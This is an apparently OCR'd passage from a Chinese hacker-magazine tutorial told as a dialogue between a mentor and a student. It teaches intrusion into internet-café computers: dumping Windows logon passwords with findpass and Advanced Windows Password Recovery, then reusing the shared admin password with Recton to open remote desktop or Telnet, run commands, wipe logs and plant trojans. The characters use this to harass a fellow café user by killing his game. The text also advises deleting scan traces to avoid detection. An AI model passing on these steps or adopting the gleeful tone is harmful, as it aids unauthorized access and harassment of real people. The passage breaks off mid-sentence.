2.可以使用邮件通知，并且可以设置把扫描报告当作附件发送到设置的邮箱里面。推荐选择上"从Sensor主机上删除扫描临时文件"，这样可以把第三方的垃圾清理好，不让其他人查出点什么。


燕妹妹全部设置完后说道："那我开始扫描了（这次的目标是10.0.2.100，看看流光对它的扫描结果如何）。流光是我见过扫描的时候最漂亮的一款工具。右侧的数据流如瀑布一般飞啊飞，还有托盘里的图标如雷达一样转啊转。哇！这么快就扫描完了？我还没欣赏完呢（图16）。"

阿布见她扫描完了便说道："在扫描结束后，程序会自动生成扫描报告并提示你是否现在打开。流光的扫描报告很详细并且很实用，MS－SQL的弱口令被扫了出来，而且还给出了SQL Server2000的一些信息。通过扫描报告就可以看出来它跟X－scan的区别，流光注重的是攻击扫描，并没有对主机的安全性做更多的分析。你可以根据自己的侧重点来选择合适的扫描工具（图17）。

流光的功能够强大吧！但是这才是刚刚开始，它的强大还没有完全展现出来，就留给大家去探索吧。在以后的学习中，会在很多地方用到流光中集成的功能。"

燕妹妹说道："这回够我练习几天的了，阿布老师还有作业吗？"阿布找了找说道："X－Way也是一款不错的综合扫描工具，就当作业吧。你可不要偷懒，这都是基础，如果基础不好的话，以后再学习就麻烦了。"燕妹妹高兴的说道："放心吧！我不会偷懒的，我还要圆我的黑客梦呢。你可别闲我笨，自己跑了不管我！"阿布说："你就放心吧！跑不了我，我要管理论坛了，下次聊吧。拜拜！"

（文章中涉及到的工具X－SCAN和流光已经收录在光盘中）



菜鸟师徒行
——菜鸟第二招之入侵

阿布（周五杰）

自从上次教会了燕妹妹使用扫描工具后，阿布已经整整一个月没有再见到她上网，真是奇了怪了，难不成和自己玩起人间蒸发游戏了？不会被坛子里哪个眼红的版主给骗走了吧？阿布开始胡思乱想，盼星星盼月亮，终于在一天下午，燕妹妹QQ的头像亮了起来。

阿布马上问道："妹妹徒弟呀，你干什么去了，竟然一个月没有露面，不会是认为自己太笨了，而要放弃吧！其实你还是非常聪明的，要对自己有信心呀！再说了，你不是还有我这位人长得又帅、技术又好的师父来用心的教你嘛……"

对面的燕妹妹早就听的不耐烦了："别说了，别说了，破布老师，你什么时候也学会象唐僧那样罗嗦了！我最讨厌别人这么罗嗦了！"阿布一听燕妹妹不喜欢，立马不再说了。燕妹妹说道："我家的电脑坏了，爸妈又不在家，就一直没有修，我现在还是在网吧上的网呢。这可是我第一次来网吧上网，要不是跟你学技术，打死我也不进网吧。"阿布有些不明白，问道："网吧又怎么了？"燕妹妹低着头说道："爸妈和老师都说，在网吧上网的都不是好孩子，我也是这么想的。网吧的环境又差又乱，什么人都有，下回说什么也不到网吧来上网了。"

阿布连忙分辩道："话也不能这么说呀，我从初一就开始在网吧上网了，要是按照你的说法，那我从初一就不是好孩子了。"燕妹妹一想，刚才自己说的确实有些太过了，于是就说道："我说的是女生，男生不算。"阿布"噢"了一声，暗松了口气。燕妹妹话锋一转又说道："布老师，那你今天准备教我什么呢！上次你教我的那些都已经会了。"阿布想了想，说道："既然你现在是在网吧中，那就给你讲一下局域网的入侵和溢出吧！"燕妹妹一听见入侵和溢出，顿时精神倍增："入侵和溢出，听起来好酷哟，终于开始教我如何入侵别人的电脑了，快点开始吧！"

阿布开始讲道："目前的网吧呀，绝大部分使用的系统都是WinXP和Win2000，因此查看得到系统的登录密码是入侵的第一步，我给你介绍两个不错的小工具！"燕妹妹惊奇的问道："系统的密码也能查看到啊？那不乱了吗！"阿布回答道："没关系的，因为并不是每一个来网吧上网的人都会查看系统密码，因此这个系统密码是防君子不防……黑客。"阿布又继续说道："在Win2000系统下，我们可以使用findpass这个小工具来获得密码。"

"这个工具该如何使用呢？"燕妹妹问道。"我们打开CMD命令提示符，进入findpass所在的目录，直接执行findpass就可以查看到当前系统登录用户的帐号密码（图1）。如果当前Win2000系统有其他人登录或者是远程登录到这个Win2000系统，这时候就需要使用参数了，其参数格式为**findpass DomainName UserName PID-of-WinLogon**。DomainName就是电脑的名字，可以在"我的电脑"上点击鼠标右键，然后选择"属性"来获得。UserName就是登录的用户名，可以按住'Ctrl+Alt+Del'来获得。至于'PID-of-WinLogon'是登录帐号对应的WinLogon的PID号，每个登录帐号都对应一个WinLogon程序，这个程序用来检验帐号密码的合法性。那么要怎么样来获得这个程序的PID呢？我们可以使用PULIST这个小工具来获得。pulist可以查看当前系统的进程、PID、帐号的对应关系（图2），从图中可以看出WinLogon的PID为224。"




图1




图2

燕妹妹照着阿布讲的那样试了试说道："那在WinXP系统下呢？"阿布回答道："在WinXP系统下就更简单了，我们可以使用Advanced Windows Password Recovery这个工具，它在Win2000和WinXP下都能够使用。这个工具安装后才能够使用，在安装的时候记得要把序列号填上哦！安装完毕后直接运行软件，选择'Main Menu'中的'Logon Password'，在右边就会自动显示出当前系统的登录信息（图3）。**Computer name -> CASPER**表示计算机的名称为CASPER；**User name -> Administrator**表示当前登录的帐号为Administrator；**Auto logon enabled -> No**表示没有开启自动登录功能；**Cached logon password -> 1314521**表示缓存中保存的密码为1314521。"




图 3

燕妹妹笑了笑说道："还是这个好用，比findpass 好用多了。那获得密码后我们又能做什么呢？难道还能控制别人的电脑不成？"

阿布回答道："我们获得系统的密码就是为了控制别人的电脑。这就要用到Recton了，Recton这个工具能够让我们通过局域网控制别人的电脑。但是前提是必须要有对方管理员的帐号和密码才行，现在知道我们为什么要先获得系统的密码了吧。因为网吧里的电脑基本都是使用母盘安装的，所以每个电脑的系统管理员密码都一样，我们知道了一台电脑的密码就等于知道了其它电脑的密码，也就能够通过局域网来控制别人的电脑了。"

燕妹妹高兴了："好玩，好玩，比上次学习使用那些扫描工具要好玩多了！阿布老师真好。"阿布一听，乐得心花怒放，连讲话的声音也不由自主的提高了几分。

Recton可以实现如下的功能：Terminal，终端服务，可以开启对方的终端服务，也就是常说的3389。可以自定义开启的终端端口和是否让对方重启（对于Win2000系统来说只有重启后才能开启终端服务）；Telnet，远程登录，开启对方的Telnet服务，以方便登录对方系统进行下一步的入侵活动（相当于获得一个可以重复连接的CMDSHELL）；CMD命令，可以直接使用对方管理员的帐号来执行CMD命令；日志，可以清除对方系统中因入侵所遗留下来的日志信息，俗称擦PP；重启，顾名思义就是让对方的电脑重新启动喽（慎用）；进程，可以获得对方的系统进程，并且可以关闭对方的系统进程（图4）；服务，可以获得对方的系统服务，并可以停止或启动对方的系统服务（图5）；共享，可以获得对方的共享信息，并可以创建和关闭对方的共享（图6）；种植者，也就是给对方的电脑植入木马。

种植者功能有两种方式可以实现。1、IPC种植者，不依赖Task Scheduler服务（图7）；

2、Http种植者，不依赖IPC$和任何目录共享，这需要我们的电脑提供了WEB服务，或是我们在Internet上拥有网页空间（图8）。

刚讲到这儿，就听对面的燕妹妹嚷嚷道："我快要被熏死了，旁边坐了一个烟鬼，真是气死我了。"阿布直接让燕妹妹打开了QQ的远程协助来控制她的电脑，然后使用刚才讲过的Recton，在上面输入使用Advanced Windows Password Recovery得到的管理员的帐号和密码。从燕妹妹口中得知那人正在玩跑跑卡丁车，那好，先来替他停掉游戏，就是那个KartRider.exe（跑跑卡丁车的进程）。那人的卡丁车果然挂了。燕妹妹看了，说道："这有什么用呀，他还可以再打开玩啊？再说他还在那儿呢，并没有走。"阿布说道："别急嘛，咱要他走他就得走，Recton还有好几项功能呢，你自己来试试，就够他受的了，等他受不了了，自然就乖乖的走了。"燕妹妹茅塞顿开："布老师，等我一会儿，我弄走他，免的他打扰我学习。"十分钟后燕妹妹高兴的说




图 5

